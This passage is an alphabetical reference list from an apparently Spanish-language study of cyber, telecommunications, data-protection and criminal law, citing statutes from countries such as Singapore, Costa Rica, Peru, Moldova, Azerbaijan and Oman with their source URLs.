——(1947). Income Tax Act (Chapter 134) (Original Enactment: Ordinance 39 of 1947). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=CompId%3Ad6d66e8e-644a-4397-8a28-cdafaf5e358f;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fbrowse%2FtitleResults.w3p%3Bletter%3DI%3BpNum%3D1%3Btype%3DactsForce
——(1960). Customs Act (Chapter 70) (Original Enactment: 44/60). Recupe-

rado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=CompId%3Adf04f17c-3134-4c2a-98fc-e3860edd232e;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fbrowse%2FtitleResults.w3p%3Bletter%3DC%3BpNum%3D3%3Btype%3DactsForce

——(1961). Women's Charter (Chapter 353) (Original Enactment: Ordinance 18 of 1961). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact%20Content%3A%22internet%22;rec=5;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact%2520Content%253A%2522internet%2522;whole=no

——(1967). Undesirable Publications Act (Chapter 338) (Original Enactment: Act 3 of 1967). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=DocId:%22260443c8-a729-40e2-ac3a-a4fe673d71bb%22%20Status:published%20Depth:0;rec=0

——(1967). Companies Act (Chapter 50) (Original Enactment: Act 42 of 1967). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=CompId%3A1c2ba10c-ae2b-4ab5-92ea-ffe1ab0a547d;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fbrowse%2FtitleResults.w3p%3Bletter%3DC%3BpNum%3D2%3Btype%3DactsForce

——(1970). Banking Act (Chapter 19) (Original Enactment: Act 41 of 1970). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact%20Content%3A%22internet%22;rec=12;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact%2520Content%253A%2522internet%2522;whole=no

——(1981). Films Act (Chapter 107) (Original Enactment: Act 22 of 1981). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=DocId%3A%22536052a1-84d8-4939-b05d-20225a477a6d%22%20Status%3Ainforce%20Depth%3A0;rec=0

——(1987). Copyright Act (Chapter 63) (Original Enactment: Act 2 of 1987). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=CompId%3Ab7f0c06f-adb6-4699-8944-14ff418af4a9;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fbrowse%2FtitleResults.w3p%3Bletter%3DC%3BpNum%3D3%3Btype%3DactsForce

——(1991). Presidential Elections Act (Chapter 240A) (Original Enactment: Act 27 of 1991). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact%20Content%3A%22internet%22;rec=15;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact%2520Content%253A%2522internet%2522;whole=no

——(1993). Computer Misuse and Cybersecurity Act (Chapter 50A) (Original Enactment: Act 19 of 1993). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=DocId%3A%228a3534de-991c-4e0e-88c5-4ffa712e72af%22%20Status%3Ainforce%20Depth%3A0%20ValidTime%3A20170417000000%20TransactionTime-%3A20170417000000;rec=0
——(1993). Goods and Services Tax Act (Chapter 117A) (Original Enactment: Act 31 of 1993). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=CompId%3A1375a578-cb99-45d3-b30d-b344c0a04d13;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fbrowse%2FtitleResults.w3p%3Bletter%3DG%3BpNum%3D1%3Btype%3DactsForce
——(1999). Telecommunications Act (Chapter 323) (Original Enactment: Act 43 of 1999). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=DocId:d8c9baf0-d690-4318-9fbf-6254d27f3b47%20Depth:0%20ValidTime:01/02/2012%20TransactionTime:21/02/2012%20Status:inforce;rec=0;whole=yes
——(2002). Terrorism (Suppression of Financing) Act (Chapter 325) (Original Enactment: Act 16 of 2002). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact%20Content%3A%22internet%22;rec=28;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact%2520Content%253A%2522internet%2522;whole=no
——(2004). Manufacture of Optical Discs Act (Chapter 170C) (Original Enactment: Act 25 of 2004). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact%20Content%3A%22computer%22;rec=9;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact%2520Content%253A%2522computer%2522;whole=no
——(2007). Spam Control Act (Chapter 311A) (Original Enactment: Act 21 of 2007). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact%20Content%3A%22internet%22;rec=2;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact%2520Content%253A%2522internet%2522;whole=no
——(2010). Criminal Procedure Code (Chapter 68) (Original Enactment: Act 15 of 2010). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=CompId%3A040bc075-8994-4152-8caa-fe628b1af70b;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%

2Fbrowse%2FtitleResults.w3p%3Bletter%3DC%3BpNum%3D3%3Btype%3DactsForce

——(2010). *Electronic Transactions Act (Chapter 88) (Original Enactment: Act 16 of 2010)*. Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact%20Content%3A%22computer%22;rec=15;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact%2520Content%253A%2522computer%2522;whole=no

——(2012). Personal Data Protection Act 2012 (No. 26 of 2012). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=DocId%3Aea8b8b45-51b8-48cf-83bf-81d01478e50b%20Depth%3A0%20Status%3Ainforce;rec=0

——(2014). Protection from Harassment Act (Chapter 256A) (Original Enactment: Act 17 of 2014). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=CompId%3A5c68d19d-19ad-49d8-b1a9-5b8ca8a15459;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fbrowse%2FtitleResults.w3p%3Bletter%3DP%3BpNum%3D3%3Btype%3DactsForce

——(2014). Remote Gambling Act 2014 (No. 34 of 2014). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact%20Content%3A%22internet%22;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact%2520Content%253A%2522internet%2522;whole=no

SISE-Poder Judicial de la Federación (2016). Amparo en revisión. Recuperado de http://sise.cjf.gob.mx/SVP/word1.aspx?arch=1100/110000001885932400001001.docx_0&sec=_Mercedes__Santos_Gonz%C3%A1lez&svp=1

Sistema Argentino de Información Jurídica (19 de enero de 2017). Ley 5.775 Prevención del Ciber Acoso Sexual a Menores (Grooming). *Boletín Oficial*. Recuperado de http://www.saij.gob.ar/convert-html-to-pdf?url=/5775-local-ciudad-autonoma-buenos-aires-prevencion-ciber-acoso-sexual-menores-grooming-lpx0005775-2016-12-15/123456789-0abc-defg-577-5000xvorpyel?q=%20tema%3Adelitos%3Finform%E1ticos&o=1&f=Total%7CTipo%20de%20Documento/Legislaci%F3n%7CFecha%7COrganismo%7CPublicaci%F3n%7CTema%7CEstado%20de%20Vigencia%7CAutor%7CJurisdicci%F3n&t=2&name=prevencion-del-ciber-acoso-sex.pdf

Sistema Costarricense de Información Jurídica (1970). Ley: 4573 del 04/05/1970 Código Penal. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=5027&nValor3=106996&strTipM=TC

——(1971). Ley: 4755 del 03/05/1971 Código de Normas y Procedimientos Tributarios (Código Tributario). Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=6530&nValor3=106792&strTipM=TC
——(1994). Ley: 7425 del 09/08/1994 Ley sobre Registro, Secuestro y Examen de Documentos Privados e Intervención de las Comunicaciones. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=16466&nValor3=17615&param2=1&strTipM=TC&lResultado=3&strSim=simp
——(1995). Ley: 7557 del 20/10/1995 Ley General de Aduanas. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=25886&nValor3=102218&strTipM=TC
——(1997). Reglamento: 10864 del 08/07/1997 Código de Ética del Banco Nacional de Costa Rica. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/normas/nrm_texto_completo.aspx?param2=2&nValor1=1&nValor2=51242&nValor3=55322&nValor4=NO&strTipM=TC
——(2001). Ley: 8131 del 18/09/2001 Ley de la Administración Financiera de la República y Presupuestos Públicos. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=47258&nValor3=73503&strTipM=TC
——(2005). Ley: 8454 del 30/08/2005 Ley de Certificados, Firmas Digitales y Documentos Electrónicos. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=55666&nValor3=102972&param2=1&strTipM=TC&lResultado=2&strSim=simp
——(2008). Ley General de Telecomunicaciones Nº 8642 del 04/06/2008. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/normas/nrm_texto_completo.aspx?param2=5&nValor1=1&nValor2=63431&nValor3=91176&nValor4=NO&strTipM=TC
——(2009). Ley: 8754 del 22/07/2009 Ley Contra la Delincuencia Organizada. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=65903&nValor3=87003&strTipM=TC
——(27 de abril de 2011). Ley: 8934 del 27/04/2011 Protección de la Niñez y la Adolescencia Frente al Contenido Nocivo de Internet y Otros Medios Electrónicos. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=71024&nValor3=86030&param2=1&strTipM=TC&lResultado=2&strSim=simp
——(27 de julio de 2011). Ley: 8968 del 07/07/2011 Protección de la Persona Frente al Tratamiento de sus Datos Personales. Recuperado de http://

www.pgrweb.go.cr/scij/Busqueda/Normativa/Normas/nrm_texto_completo.aspx?param1=NRTC&nValor1=1&nValor2=70975&nValor3=85989&param2=1&strTipM=TC&lResultado=3&strSim=simp

——(19 de octubre de 2016). Ley Para la Prevención y el Establecimiento de Medidas Correctivas y Formativas Frente al Acoso Escolar o "Bullying" N° 9404 del 19/10/2016. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/normas/nrm_texto_completo.aspx?param2=1&nValor1=1&nValor2=83200&nValor3=106726&nValor4=NO&strTipM=TC

——(14 de diciembre de 2016). Ley para Mejorar la Lucha contra el Fraude Fiscal N° 9416 del 14/12/2016. Recuperado de http://www.pgrweb.go.cr/scij/Busqueda/Normativa/normas/nrm_texto_completo.aspx?param2=1&nValor1=1&nValor2=83186&nValor3=106701&nValor4=NO&strTipM=TC

Sistema de Información Legal del Estado Plurinacional de Bolivia (1999). Ley 1990 General de Aduanas. Recuperado de http://www.silep.gob.bo/silep/masterley/118214

——(2003). Ley 2492 Código Tributario Boliviano. Recuperado de http://www.silep.gob.bo/silep/masterley/118552

——(24 de junio de 2010). Ley 025 del Órgano Judicial. Recuperado de http://www.silep.gob.bo/silep/masterley/118215

——(30 de junio de 2010). Ley 026 del Régimen Electoral. Recuperado de http://www.silep.gob.bo/silep/masterley/118221

——(2012). Ley 0254 Código Procesal Constitucional. Recuperado de http://www.silep.gob.bo/silep/masterley/118797

——(2013). Ley 0393 de Servicios Financieros. Recuperado de http://www.silep.gob.bo/silep/masterley/127848

——(2014). Ley 0483 del Notariado Plurinacional. Recuperado de http://www.silep.gob.bo/silep/masterley/128907

Sistema di informazione per la sicurezza della Repubblica dell'Italia (2007). Legge 124/2007 legge istitutiva del Sistema di informazione per la sicurezza della Repubblica e nuova disciplina del segreto. Recuperado de http://www.sicurezzanazionale.gov.it/sisr.nsf/documentazione/riferimenti-giuridici/normativa-di-riferimento/legge-124-2007.html

Sistema Peruano de Información Jurídica (1991). Código Penal Decreto Legislativo Nº 635 Promulgado: 03-04-91 Publicado: 08-04-91. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00242.htm/sumilla00251.htm

——(2000). Ley de Firmas y Certificados Digitales. Ley nº 27269. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00430.htm/a%C3%B1o103005.htm/mes105031.htm/dia105673.htm/sector105674.htm/sumilla105675.htm

——(2002). Ley que Prohíbe el Acceso de Menores de Edad a Páginas Web de

Contenido Pornográfico y a Cualquier Otra Forma de Comunicación en Red de Igual Contenido, en las Cabinas Públicas de Internet. Ley nº 28119. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00432.htm/a%C3%B1o154284.htm/mes171159.htm/dia171703.htm/sector171704.htm/sumilla171707.htm

——(2002). Ley que otorga facultad al Fiscal para la intervención y control de comunicaciones y documentos privados en Caso Excepcional. Ley nº 27697. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00432.htm/a%C3%B1o134867.htm/mes139570.htm/dia140094.htm/sector140095.htm/sumilla140101.htm

——(2003). Ley No. 822 Sobre el Derecho de Autor. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00430.htm/a%C3%B1o84272.htm/mes85233.htm/dia85498.htm/sector85503.htm/sumilla85504.htm

——(12 de abril de 2004). Ley No. 28493 que Regula el Uso del Correo Electrónico Comercial no Solicitado (SPAM). Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00430.htm/a%C3%B1o196676.htm/mes203599.htm/dia204551.htm/sector204552.htm/sumilla204557.htm

——(31 de mayo de 2004). Código Procesal Constitucional. Ley nº 28237. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00243.htm/sumilla00244.htm#JD_500

——(2005). Ley No. 28612 que Norma el Uso, Adquisición y Adecuación del Software en la Administración Pública. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00430.htm/a%C3%B1o196676.htm/mes215547.htm/dia216571.htm/sector216572.htm/sumilla216573.htm

——(2010). Código de Protección y Defensa del Consumidor. Ley nº 29571. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00243.htm/sumilla00258.htm#JD_L29571

——(2011). Ley N. 29733 de Protección de Datos Personales. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00430.htm/a%C3%B1o337027.htm/mes349045.htm/dia349163.htm/sector349164.htm/sumilla349165.htm

——(2013). Ley Contra el Crimen Organizado. Ley nº 30077. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00432.htm/a%C3%B1o386322.htm/mes399426.htm/dia400524.htm/sector400525.htm/sumilla400526.htm

——(2014). Ley de Delitos Informáticos. Ley nº 30096. Recuperado de http://spij.minjus.gob.pe/CLP/contenidos.dll/CLPlegcargen/coleccion00000.htm/tomo00430.htm/a%C3%B1o384862.htm/mes401694.htm/dia402978.htm/sector402979.htm/sumilla402980.htm

——(2016). Proyecto de Código Penal Revisado y validado por el Grupo de Trabajo conformado por el Consejo Nacional de Política Criminal Diciembre 2016. Recuperado de http://spij.minjus.gob.pe/content/banner_secundario/img/muestra/PROYECTO-DEL-CODIGO-PENAL.pdf

Sistemas OEE (2017). El OEE enfocado a la consecución de objetivos. Recuperado de http://www.sistemasoee.com/oee/124-el-oee-enfocado-a-la-consecucion-de-objetivos

Snapchat (13 de septiembre de 2016). *Política de privacidad*. Recuperado de https://www.snap.com/es/privacy/privacy-policy/

Somaliland's Legal System (2011). Xeerka Isgaadhsiinta Somaliland xeer No: 50/2011. Recuperado de http://www.somalilandlaw.com/Somaliland_Telecommunications_Law_as_passed_by_HR_April_2011.pdf

South African Government (1982). No. 84 of 1982: Protection of information Act. Recuperado de http://www.gov.za/sites/www.gov.za/files/Act%2084%20of%201982.pdf

——(2002). No. 25 of 2002: Electronic Communications and Transactions Act. Recuperado de http://www.gov.za/sites/www.gov.za/files/a25-02.pdf

——(2003). No. 70 of 2002: Regulation of Interception of Communications and Provision of Communication-related information Act. Recuperado de http://www.gov.za/sites/www.gov.za/files/a70-02.pdf

——(2005). No. 36 of 2005: Electronic Communications Act. Recuperado de http://www.gov.za/sites/www.gov.za/files/a36-05_0.pdf

——(2013). No. 4 of 2013: Protection of Personal Information Act. Recuperado de http://www.gov.za/sites/www.gov.za/files/37067_26-11_Act4of2013ProtectionOfPersonalInfor_correct.pdf

South African Police Service (1996). No. 65 of 1996: Films and Publications Act. Recuperado de https://www.saps.gov.za/resource_centre/acts/downloads/films_publications_act.pdf

——(2000). Promotion of Access to Information Act, 2000 (Act No. 2 of 2000). Recuperado de https://www.saps.gov.za/resource_centre/acts/downloads/promotion_of_access_act2_2000.pdf

——(2004). Protection of Constitutional Democracy Against Terrorist and Related Activities Act, 2004 (Act No. 33 of 2004). Recuperado de https://www.saps.gov.za/resource_centre/acts/downloads/juta/terrorism_act.pdf

——(2007). Criminal Law (Sexual Offences and related matters) Amendment Act, 2007 (Act No. 32 of 2007). Recuperado de https://www.saps.gov.za/resource_centre/acts/downloads/sexual_offences/sexual_offences_act32_2007_eng.pdf

Special State Protection Service Azerbaijan (2004). Elektron imza və elektron sənəd haqqında Azərbaycan Respublikasının Qanunu. Recuperado de https://dmx.gov.az/userfiles/files/elektronimzasenedqanun3.pdf

——(2005). Telekommunikasiya haqqında Azərbaycan Respublikasının Qanu-

nu 14/06/2005. Recuperado de https://dmx.gov.az/page/23.html
St. Vincent and the Grenadines, Customs and Excise Department (1993). Drug Trafficking Offences Act Chapter 173 Act No. 45 of 1993. Recuperado de http://customs.gov.vc/downloads/act-drug-trafficking.pdf
——(1999). Customs (Control and Management) Act Chapter 422 act No. 14 of 1999. Recuperado de http://customs.gov.vc/downloads/act-control-and-management.pdf
——(2001). Proceeds of Crime and Money Laundering (Prevention) Act 2001. Recuperado de http://customs.gov.vc/downloads/act-laundering.pdf
Stanford University (2002). How Does the Internet Work? [Doc] Recuperado de https://web.stanford.edu/class/msande91si/www-spr04/readings/week1/InternetWhitepaper.htm
State Council China (2007).中┌人民共和┌突┌事件┌┌法 (主席令第六十九┌) 中央政府┌┌┌站 www.gov.cn ┌源. Recuperado de http://www.gov.cn/flfg/2007-08/30/content_732593.htm
State Customs Committee Azerbaijan (2011). Law of the Republic of Azerbaijan on approval of the Customs Code of the Republic of Azerbaijan. Recuperado de http://customs.gov.az/modules/law/lawfolder/2/FILE_9C810F-95D131-978C6F-3020DF-4C158C-A8D5AF.pdf
State Investigation and Protection Agency Bosnia and Herzegovina (2009). Law on the Prevention of Money Laundering and Financing of Terrorist Aactivities. Recuperado de http://www.sipa.gov.ba/assets/files/laws/en/zspn53-09.pdf
State Language Center Latvia (2010). Law On the Security of Information Technologies Text consolidated by Valsts valodas centrs (State Language Centre) with amending laws of: 1 November 2012 [shall come into force from 1 January 2013]; 6 November 2013 [shall come into force from 1 January 2014]; 5 February 2015 [shall come into force from 4 March 2015]. Recuperado de http://www.vvc.gov.lv/export/sites/default/docs/LRTA/Likumi/Law_On_the_Security_of_Information_Technologies.pdf
State Register-Legal Acts of the Republic of Moldova (1999). Lege Nr. 753 din 23.12.1999 privind Serviciul de Informaţii şi Securitate al Republicii Moldova Publicat: 31.12.1999 în Monitorul Oficial Nr. 156 art Nr: 764. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=311721
——(11 de mayo de 2000). Lege Nr. 982 din 11.05.2000 privind accesul la informaţie Publicat: 28.07.2000 în Monitorul Oficial Nr. 88-90 art Nr: 664. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=311759
——(22 de junio de 2000). Lege Nr. 1069 din 22.06.2000 cu privire la informatică Publicat: 05.07.2001 în Monitorul Oficial Nr. 73-74 art Nr: 547. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=312902

——(2001). Lege Nr. 539 din 12.10.2001 cu privire la combaterea terorismului. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=312844
——(2002). Parlamentul Cod Nr. 985 din 18.04.2002 Codul Penal al Republicii Moldova* Publicat: 14.04.2009 în Monitorul Oficial Nr. 72-74 art Nr: 195. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=331268
——(21 de febrero de 2003). Lege Nr. 54 din 21.02.2003 privind contracararea activităţii extremiste Publicat: 28.03.2003 în Monitorul Oficial Nr. 56-58 art Nr: 245. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=313209
——(21 de noviembre de 2003). Lege Nr. 467 din 21.11.2003 cu privire la informatizare şi la resursele informaţionale de stat Publicat: 01.01.2004 în Monitorul Oficial Nr. 6-12 art Nr: 44. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=313189
——(2004). Lege Nr. 284 din 22.07.2004 privind comerţul electronic Publicat: 13.08.2004 în Monitorul Oficial Nr. 138-146 art Nr: 741 Data intrarii in vigoare: 14.11.2004. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=313078
——(26 de julio de 2007). Lege Nr. 190 din 26.07.2007 cu privire la prevenirea şi combaterea spălării banilor şi finanţării terorismului Publicat: 07.09.2007 în Monitorul Oficial Nr. 141-145 art Nr: 597. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=325094
——(15 de noviembre de 2007). Lege Nr. 241 din 15.11.2007 comunicaţiilor electronice Publicat: 14.03.2008 în Monitorul Oficial Nr. 51-54 art Nr: 155. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=327198
——(2008). Lege Nr. 245 din 27.11.2008 cu privire la secretul de stat Publicat: 27.02.2009 în Monitorul Oficial Nr. 45-46 art Nr: 123 Data intrarii in vigoare: 27.05.2009. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=330847
——(2009). Lege Nr. 20 din 03.02.2009 privind prevenirea şi combaterea criminalităţii informatice Publicat: 26.01.2010 în Monitorul Oficial Nr. 11-12 art Nr: 17. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=333508
——(2011). Lege Nr. 133 din 08.07.2011 privind protecţia datelor cu caracter personal Publicat: 14.10.2011 în Monitorul Oficial Nr. 170-175 art Nr: 492 Data intrarii in vigoare: 14.04.2012. Recuperado de http://lex.justice.md/md/340495/
——(29 de marzo de 2012). Lege Nr. 59 din 29.03.2012 privind activitatea specială de investigaţii Publicat: 08.06.2012 în Monitorul Oficial Nr. 113-

118 art Nr: 373 Data intrarii in vigoare: 08.12.2012. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=343452

——(18 de mayo de 2012). Lege Nr. 114 din 18.05.2012 cu privire la serviciile de plată şi moneda electronică Publicat: 14.09.2012 în Monitorul Oficial Nr. 193-197 art Nr: 661 Data intrarii in vigoare: 14.09.2013. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=344786

——(2014). Lege Nr. 91 din 29.05.2014 privind semnătura electronică şi documentul electronic Publicat: 04.07.2014 în Monitorul Oficial Nr. 174-177 art Nr: 397 Data intrarii in vigoare: 04.01.2015. Recuperado de http://lex.justice.md/index.php?action=view&view=doc&lang=1&id=353612

State Security Service Azerbaijan (1998). Terrorçuluğa qarşı mübarizə haqqında Azərbaycan Respublikasının Qanunu. Recuperado de http://www.dtx.gov.az/pdf/qanunlar/10.pdf

——(1999). Əməliyyat-axtarış fəaliyyəti haqqında Azərbaycan Respublikasının Qanunu. Recuperado de http://www.dtx.gov.az/pdf/qanunlar/4.pdf

——(2004). Milli təhlükəsizlik haqqında Azərbaycan Respublikasının Qanunu. Recuperado de http://www.dtx.gov.az/pdf/qanunlar/1.pdf

State Tax Service of the Kyrgyz Republic (2004). г.Бишкек от 17 июля 2004 года N 92 ЗАКОН КЫРГЫЗСКОЙ РЕСПУБЛИКИ Об электронном документе и электронной цифровой подписи (В редакции Закона КР от 2 ноября 2009 года N 290). Recuperado de http://www.sti.gov.kg/e-declaration/zakon-ecp

Sultanate of Oman Information Technology Authority (2008). Majesty's Royal Decree 69/2008 Electronic Transactions Law. Recuperado de http://www.ita.gov.om/ITAPortal/Data/DocLibrary/FID201141683941152/Electronic%20Transactions%20Law%20English.pdf

——(2011). Majesty's Royal Decree No. 12/2011 Cyber Crime Law. Recuperado de http://www.ita.gov.om/ITAPortal/Data/DocLibrary/FID20114117574666/Royal%20Decree%20No%20122011%20-%20Issuing%20the%20Cyber%20Crime%20Law.pdf

Sultanate of Oman Ministry of Legal Affairs (1984). مرسوم سلطاني رقم 49 / 84 بإصدار قانون المطبوعات والنشر. Recuperado de http://www.mola.gov.om/Download.aspx?Lid=22

——(2008). مرسوم سلطاني رقم 65 / 2008 بإصدار قانون حقوق المؤلف والحقوق المجاورة. Recuperado de http://mola.gov.om/Download.aspx?Lid=130

——(2016). مرسوم سلطاني رقم30/ 2016 بإصدار قانون مكافحة الإغراق لسلع الألومنيوم والصلب. Recuperado de http://www.mola.gov.om/Download.aspx?Lid=202

Sultanate of Oman Telecommunications Regulatory Authority (2015). Telecommunications Regulatory Act & Amendments 2015. Recuperado de https://www.tra.gov.om/pdf/telecom-act-2015-english.pdf

Superintendencia de Telecomunicaciones Guatemala (1997). Decreto 94-96 y sus Reformas Decretos 115-97, 47-2002, 82-2002 y 11-2006 del Congreso de la República de Guatemala. Recuperado de https://sit.gob.gt/download/ley-general-de-telecomunicaciones-sit/?wpdmdl=2137

——(2008). Ley Para el Reconocimiento de las Comunicaciones y Firmas Electrónicas Decreto Número 47-2008. Recuperado de http://www.firma-e.com.gt/docs/Ley%20Para%20el%20Reconocimiento%20de%20las%20Comunicaciones%20y%20Firmas%20Electronicas%20Decreto%20Numero%2047-2008.pdf

Supreme Court of the Republic of Azerbaijan (2000). Respublikasının Qanunu (Azərbaycan Respublikasının qanunvericilik toplusu, 2000-ci il, № 4, maddə. Recuperado de http://www.supremecourt.gov.az/uploads/files/qanunlar/cinayet_mecellesi_az.pdf

——(2015). Azərbaycan Respublikası İnzibati Xətalar Məcəlləsinin təsdiq edilməsi haqqında Azərbaycan Respublikasının Qanunu. Recuperado de http://www.supremecourt.gov.az/uploads/files/inzibati-xetalar-mecellesi.pdf

Swaziland Communications Commission (2010). The Swaziland Communications Commission Bill, 2010. Recuperado de http://www.sccom.org.sz/wp-content/uploads/2015/07/Swaziland-Communications-Commission-Bill-2010-As-Passed-June-2013-1.pdf

——(2013). The Electronic Communications Act No. 10 of 2013. Recuperado de http://www.sccom.org.sz/wp-content/uploads/2015/07/Swaziland-electronic-communications-Act-No.-10-of-2013-2.pdf

Symantec (2015). Symantec's Antispyware Approach. Recuperado de https://www.symantec.com/security_response/antispyware_approach.jsp

——(s.f.). Glosario de Seguridad 101. Recuperado de https://www.symantec.com/es/mx/theme.jsp?themeid=glosario-de-seguridad

Syrian People's Assembly (2005). المرسوم التشريعي 33 لعام 2005 الخاص بإرسال البيانات المتعلقة بالأموال لسنغافورة. Recuperado de http://www.parliament.gov.sy/arabic/index.php?node=201&nid=16053&ref=tree&

——(2009). القانون 4 لعام 2009 قانون التوقيع الإلكتروني وإدخال تعديلات على قانون العقوبات السوري. Recuperado de http://www.parliament.gov.sy/arabic/index.php?node=201&nid=4732&ref=tree&

——(2010). القانون رقم 18 لعام 2010 قانون الاتصالات في الجمهورية العربية السورية. Recuperado de http://www.parliament.gov.sy/arabic/index.php?node=201&nid=4537&ref=tree&

